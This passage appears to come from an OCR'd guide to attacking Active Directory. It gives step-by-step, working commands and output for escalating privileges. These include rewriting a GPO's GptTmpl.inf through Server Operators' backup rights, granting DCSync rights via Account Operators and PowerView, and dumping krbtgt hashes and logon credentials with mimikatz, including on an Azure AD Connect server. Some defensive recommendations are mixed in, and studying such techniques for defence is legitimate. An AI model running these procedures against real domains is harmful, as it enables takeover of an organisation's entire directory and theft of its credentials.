


- Now we are going to do the same thing as we did at Backup Operators. Create a folder in the C drive, name it **GroupPolicy**, and add in that folder two sub-folders called **original** and **modified.**



- Now run CMD as an elevated prompt and type the following command:

```
C:\Windows\Systestem32>runas /netonly /user:IDENTITY\Alice cmd.exe
```




- Now run the following command:


```
robocopy \\IDENTITY-DC\sysvol\IDENTITY.local\ C:\GroupPolicy\original /b /s
```

```
C:\windows\system32>runas /netonly /USER:IDENTITY\Alice cmd.exe
Enter the password for IDENTITY\Alice:
Attempting to start cmd.exe as user "IDENTITY\Alice" ...

C:\windows\system32>robocopy \\IDENTITY-DC\sysvol\IDENTITY.local C:\GroupPolicy\original /b /s

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, January 14, 2020 8:42:06 AM
   Source : \\IDENTITY-DC\sysvol\IDENTITY.local\
     Dest : C:\GroupPolicy\original\

    Files : *.*

  Options : *.* /S /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```


- Now go to the **C:\GroupPolicy\modified** folder and create a sub folder called ''**Policies**'' and a folder called ''**MACHINE**''



- Now go to the following location: **C:\GroupPolicy\original\Policies** and **copy** the following GUID.



- Paste the copied GUID in the following location: **C:\GroupPolicy\modified\Policies**




- Run the following command:


```
robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b
```

```
C:\windows\system32>robocopy C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} \\IDENTITY-DC\sysvo
l\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9} GPT.INI /b

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, January 14, 2020 8:53:33 AM
   Source : C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
     Dest : \\IDENTITY-DC\sysvol\IDENTITY.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\

    Files : GPT.INI

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\GroupPolicy\modified\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\
```


- Now go to the following location again: **C:\GroupPolicy\modified** and create a folder called ''**MACHINE**'', in that folder, create a folder called ''**Microsoft**'' and in the that folder, create a folder called **''Windows NT''** and in the ''Windows NT'' folder, create a folder called **''SecEdit''**
- This is what you will get: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**



- Now edit the GptTmpl.inf file that is located in **C:\GroupPolicy\original\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit**
- Before you are doing that. Get the **SID** of the user account that is in Server Operators. We are going to assign it local Administrators privileges, which is ***S-1-5-32-544**
- Add the following line under **Revision=1**
  [Group Membership]
  *S-1-5-21-1568615022-3734254442-823492033-1104__Membersof = *S-1-5-32-544
  *S-1-5-21-1568615022-3734254442-823492033-1104__Members =




- Now save the file in the following location: **C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit**




- Run the following command

```
robocopy "C:\GroupPolicy\modified\MACHINE\Microsoft\Windows NT\SecEdit" "\\IDENTITY-DC\SYSVOL\IDENTITY.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit" GptTmpl.inf /b
```



- Goal achieved. Alice moved from Server Operators to Built-in\Administrators and the rest is history.




- 9.1 – Moving laterally with Account Operators

Members of Account Operators group can create and modify most types of accounts, including those of users, local groups, and global groups, and members of Account Operators can log on locally to domain controllers.

Here is more information on how Account Operators can be used to attack Active Directory.
https://www.secframe.com/blog/account-operators

We might be aware that **Exchange groups** have by default wide permissions in Active Directory with the likes of Exchange Windows Permissions that has WriteDacl on the Domain Object.

Account Operators has GenericAll permissions on all Exchange groups, which means that it could add themselves to the Exchange Windows Permissions and from there grant the privileges that are required to perform a DCSync attack.



In most organizations, this configurations exist, because most organizations aren't aware of the risks that common Exchange installation leaves behind.

- Start with enumerating members in Account Operators

```
Get-ADGroupMember -Identity "Account Operators" -Recursive
```

```
PS C:\Users\Cavani> Get-ADGroupMember -Identity "Account Operators" -Recursive


distinguishedName : CN=Edinson Cavani,OU=PSG,OU=Accounts,DC=IDENTITY,DC=local
name              : Edinson Cavani
objectClass       : user
objectGUID        : b8c1ec95-a10e-457d-b15e-78e140d5e5d5
SamAccountName    : Cavani
SID               : S-1-5-21-1568615022-3734254442-823492033-1624

distinguishedName : CN=Eve Johnson,OU=Identity Users,DC=IDENTITY,DC=local
name              : Eve Johnson
objectClass       : user
objectGUID        : fb467558-8839-49c2-9fff-ccf5e9865e8a
SamAccountName    : Eve
SID               : S-1-5-21-1568615022-3734254442-823492033-1105
```

- We are going to assume that the attacker managed to took over the account of Cavani, who is a member of Account Operators.
- Attacker is adding himself to the **Exchange Windows Permissions** group

```
Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members Cavani
```


```
PS C:\Users\Cavani\Desktop> Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members Cavani
PS C:\Users\Cavani\Desktop>
```

- Now we are going to use the PowerView module to assign DCSync rights to Cavani.

```
Add-DomainObjectAcl -PrincipalIdentity Cavani -TargetDomain IDENTITY.local -Rights All
```

```
S C:\Users\Cavani\Desktop> Add-DomainObjectAcl -PrincipalIdentity Cavani -TargetDomain IDENTITY.local -Rights All
S C:\Users\Cavani\Desktop>
```

- Now we have **GenericAll** on the Domain Object. It includes DS-Replication-Get-Changes / DS-Replication-Get-Changes-All permissions, so we can now start doing a DCSync attack.




```
Mimikatz # privilege::debug
Mimikatz # lsadump::dcsync /user:krbtgt /domain:identity.local
```


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:identity.local
[DC] 'identity.local' will be the domain
[DC] 'ADFS.IDENTITY.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/6/2020 9:48:01 PM
Object Security ID   : S-1-5-21-1568615022-3734254442-823492033-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c599e506e9b10c6ef444bd6cfd30c787
    ntlm- 0: c599e506e9b10c6ef444bd6cfd30c787
    lm  - 0: 9ac66318144b20a3a3da82384d2ca7ce
```

Recommendation:

- Ensure that Account Operators is empty. Microsoft recommends this as well.

• 10.1 – Securing Azure AD Connect

- Protect the Azure AD Connect server as a Domain Controller, which means that it needs to be managed from a Tier 0 operations
- Ensure that GPO's that are linked to Azure AD Connect are managed by Tier 0 admins
- Ensure that the Azure AD Connect member server is running at least on Windows Server 2016.
- Azure AD Connect has an account called ''AD DS Connector'' and it has **DCSync rights**, so every attacker that manage to compromise Azure AD Connect could potentially compromise the entire AD.
- It is preferred to keep the local ADSyncAdmins group empty on the server.
- Deny logon access for the MSOL_[Prefix] account through Group Policy



- 10.2 – Attacking Azure AD Connect

Summary:

Microsoft recommends securing Azure AD Connect like a Domain Controller, but most organizations are not doing this. It is overlooked, and the impact needs to be shown to understand that Azure AD Connect is like a second Domain Controller, that needs to be managed from a Tier 0.

If you are an admin on a box. It is possible to steal the token from a running service, which is in this case the **NT SERVICE\ADSync**

- What does this service do?

"Enables integration and management of identity information across multiple directories, systems and platforms. If this service is stopped or disabled, no synchronization or password management for objects in connected data sources will be performed"

Now after googling around. I have discovered a document of Microsoft, where they explain the following:

"Azure AD Connect, as part of the Synchronization Services uses an encryption key to store the passwords of the AD DS Connector account and ADSync service account. These accounts are encrypted before they are stored in the database."


*"The encryption key used is secured using Windows Data Protection (DPAPI). DPAPI protects the encryption key using the **ADSync service account**."*

Okay, we know that DPAPI protects the encryption key using the ADSync service account, so what happens when we are stealing the token of the ADSync service account?

Local Admin is required (of course :P) – We are now stealing the token of the ADSync service.


```
Mimikatz # privilege::debug
Mimikatz # token::elevate /user:Adsync
```

SID of the NT SERVICE\ADSync ->




- Now we are going to run under the context of ADSync service

```
Mimikatz # misc::cmd
```



Extracting credentials from memory and as you can see. We can see the SID from the ADsync service in memory as well, like the previous image.

```
Mimikatz # privilege::debug
Mimikatz # sekurlsa::logonPasswords
```

